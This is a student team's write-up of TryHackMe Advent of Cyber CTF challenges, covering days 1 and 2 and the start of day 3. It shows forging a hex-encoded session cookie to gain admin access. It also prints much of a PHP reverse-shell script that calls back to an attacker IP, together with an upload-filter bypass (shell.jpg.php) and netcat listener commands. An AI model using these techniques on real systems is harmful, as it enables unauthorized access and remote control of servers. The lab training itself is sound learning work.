

# PSP0201

## WEEK 2

## WRITE-UP

Group: 1K HONDA

Members

ID	Name	Role
1211100415	Muhammad Ummar Hisham bin Ahmad Madzlan	Leader
1211103066	Balqis Afiqah binti Ahmad Fahmi	Member
1211101925	Nur Alya Nabilah binti Md. Naser	Member


## Day 1: Web Exploitation – A Christmas Crisis

**Tools:** Kali Linux, Firefox


**Solution:**

### Question 1


New username and password registration and log in to the Christmas Control Centre.



However, there is no access to the control panel.




Open the browser developer tools to inspect the title of the website.



## Question 2:

Navigate to the storage inspector to inspect the cookie.



### Question 3:

From the value of the cookie, we know that the cookie is encoded in the hexadecimal format.

Debugger Network Style Editor Performance Memory Storage Accessibility Application

Filter items

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222a2022757365726e616d65223a226368696e227d	10.10.239.227	/	Session	120	false	false	None	Sun, 19 Jun 2022 11:31:24...


### Question 4, 5 & 6:

Decode the value of the cookie using CyberChef.

The screenshot shows the CyberChef web application interface. On the left is a sidebar with various operations categorized under 'Operations', 'Data format', 'Encryption / Encoding', 'Public Key', 'Arithmetic / Logic', and 'Networking'. The 'Recipe' panel in the center shows a single step: 'From Hex' with a 'Delimiter' set to 'Auto'. The 'Input' field contains the hexadecimal string: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222a2022757365726e616d65223a226368696e227d. The 'Output' field displays the decoded JSON: {"company": "The Best Festival Company", "username": "chin"}. The interface also shows a 'BAKE!' button at the bottom of the recipe panel.


### Question 7:

Copy & paste the JSON statement. Then, change username field to “santa”.




### Question 8:

Copy the hex value of the JSON statement and paste it into the cookie's value in the developer tools.





Refresh the tab to gain access to the control panel.



### Thought process/Methodology:


After accessing the IP address of the target's machine, we were brought to a login/registration screen. Then, we created an account and log in. Once we were inside the control panel, we opened the developers' tool and inspected the Element; checked the HTML title tag and we knew the title of the website was Christmas Console. Afterwards, we inspect the Storage to check for the name and the value of the cookie. We deduced from the value that it was encoded in hexadecimal. We copied and pasted the value of the cookie into CyberChef to convert it to text. Once the value had been decoded, we knew that the data is stored as JSON statement with the company and username element. Using CyberChef, we changed the value of the username element to "santa". Then, we converted the JSON statement to hexadecimal using CyberChef. We replaced the value of the cookie with the one that we had converted and refreshed the page to gain access to the admin page. We proceeded to switch on all the controls to reveal the flag.

## Day 2: Web Application – The Elf Strikes Back

**Tools:** Kali Linux, Mousepad, Firefox


### Question 1:

Using the GET parameter, input the ID given in the sticky note into the URL.




### Question 2:

Click the select file button and inspect the files supported by the site.



### Question 3:

Copy the reverse shell script and paste into Mousepad. Change the IP address to your current IP address and the port to 443. Save the file as shell.jpg.php. Upload the file into the site.



```
File Edit Search View Document Help
39 // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
40 // Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
41 // Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
42 //
43 // Usage
44 //
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit(0);
48 $VERSION = "1.0";
49 $ip = '10.0.2.197'; // CHANGE THIS
50 $port = 443; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourselves if possible to avoid zombies later
60 //
61
62 // pcntl_fork is hardly ever available, but will allow us to daemonise
63 // our php process and avoid zombies. Worth a try...
64 if (function_exists('pcntl_fork')) {
65     // Fork and have the parent process exit
66     $pid = pcntl_fork();
67
68     if ($pid == -1) {
69         printit("ERROR: Can't fork");
70         exit(1);
71     }
72
73     if ($pid) {
74         exit(0); // Parent exits
75     }
76
77     // Make the current process a session leader
78     // Will only succeed if we forked
79     if (posix_setsid() == -1) {
80         printit("Error: Can't setsid()");
81         exit(1);
82     }
83
84     $daemon = 1;
85 } else {
```

Navigate to <http://10.10.225.17/uploads/>.





#### Question 4:

Search for netcat's parameter explanations.

##### Connecting to a Server

Here, we have connected FTP Server with the IP Address 192.168.1.6. To connect to the server at a specific port where a particular service running. In our case, the port is 21 i.e. FTP.

```
Syntax: nc [Target IP Address] [Target Port]
nc 192.168.17.43 21
```

##### Chatting

Netcat can also be used to chat between two users. We need to establish a connection before chatting. To do this we are going to need two devices. One will play the role of initiator and one will be a listener to start the conversation and so once the connection is established, communication can be done from both ends. First of all we will use windows 10 machine which will play role of Listener. Second we will use Kali linux machine which will play role of initiator. First, we will have to create a listener. We will use the following command to create a listener:

```
nc -lvnp 4444
```

where,

[-l]: Listen Mode

[vv]: Verbose Mode (It can be used once, but we use twice to be more verbose)

[p]: Local Port


now, it's time to create an initiator, for this we will just provide the IP Address of the System where we started the Listener followed by the port number.

**NOTE:** Use the same port to create an initiator that was used in creating listener.

```
nc 192.168.1.35 4444
```


#### Question 5:

Activate the netcat listener on your terminal.



```
1211100415@kali: ~
File Actions Edit View Help
SHA384, peer certificate: 2048 bit RSA, signature: RSA-SHA256
(1211100415@kali)-[~]
$ sudo nc -lvnp 443
[sudo] password for 1211100415:
listening on [any] 443 ...
... Received control message: "PUSH_REPLY,route 10.10.0.1,255.255.0.0,route-metric 1000,comp-lzo no,route-gateway 10.8.0.1,topology subnet,ping 5,ping-restart 120,ifconfig 10.8.92.127,255.255.0.0,peer-id 102"
2022-06-19 08:06:24 OPTIONS IMPORT: timers and/or timeouts modified
2022-06-19 08:06:24 OPTIONS IMPORT: compression parms modified
```

Activate the reverse shell.



```
121100415@kali -  
File Actions Edit View Help  
1211100415@kali:~$  
$ sudo nc -lvp 443  
[sudo] password for 1211100415:  
listening on [any] 443 ...  
connect to [19.8.92.127] from (UNKNOWN) [10.10.10.54] 48878  
linux security-server 4.15.0-193.28.1.el8.2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020 x86_64 x86_64 GNU/Linux  
11:09:14 up 1:14, 0 users, load average: 0.00, 0.00, 0.00  
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU  WHAT  
uid=48(apache) gid=48(apache) groups=48(apache)  
sh: cannot set terminal process group (846): Inappropriate ioctl for device  
sh: no job control in this shell  
sh-4.4$ /var/www/flag.txt  
/var/www/flag.txt  
sh: /var/www/flag.txt: Permission denied  
sh-4.4$ cat /var/www/flag.txt  
cat /var/www/flag.txt  
  
You've reached the end of the Advent of Cyber, Day 2 — hopefully you're enjoying yourself so far, and are learning lots!  
This is all from me, so I'm going to take the chance to thank the awesome @vargnarr for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.  
  
Have a flag — you deserve it!  
THM{NGU3Y2UyMGU6WkJExYTVtXtAOWJhMzhH}  
  
Good luck on your mission (and maybe I'll see y'all again on Christmas Eve!)  
—Muiri (@MuiriandOracle)
```

## Thought process/Methodology:

After accessing the IP address of the target's machine, by using the GET parameter and the username given in the dossier we can gain access to the page. After that, we investigated what type of files that would be supported by the webpage by clicking on the select file button, where we knew that the webpage only accepted images. We copied the reverse shell script and pasted it into a notepad. We changed the IP address to our current one and the port to 443. Afterwards, we saved the notepad as shell.jpg.php and uploaded the PHP file into the page. Once the file had been uploaded, we navigated to the page where the uploaded file is stored. Then, we activated both the netcall listener and reverse shell. Once the reverse shell had been connected, we navigated to /var/www/flag.txt to receive the flag.

## Day 3: Web Exploitation – Christmas Chaos

**Tools:** Kali Linux, Firefox, Burpsuite, Foxyproxy

Solution:

### Question 1 & 2:

Read the passage in TryHackMe.

#### Default Credentials

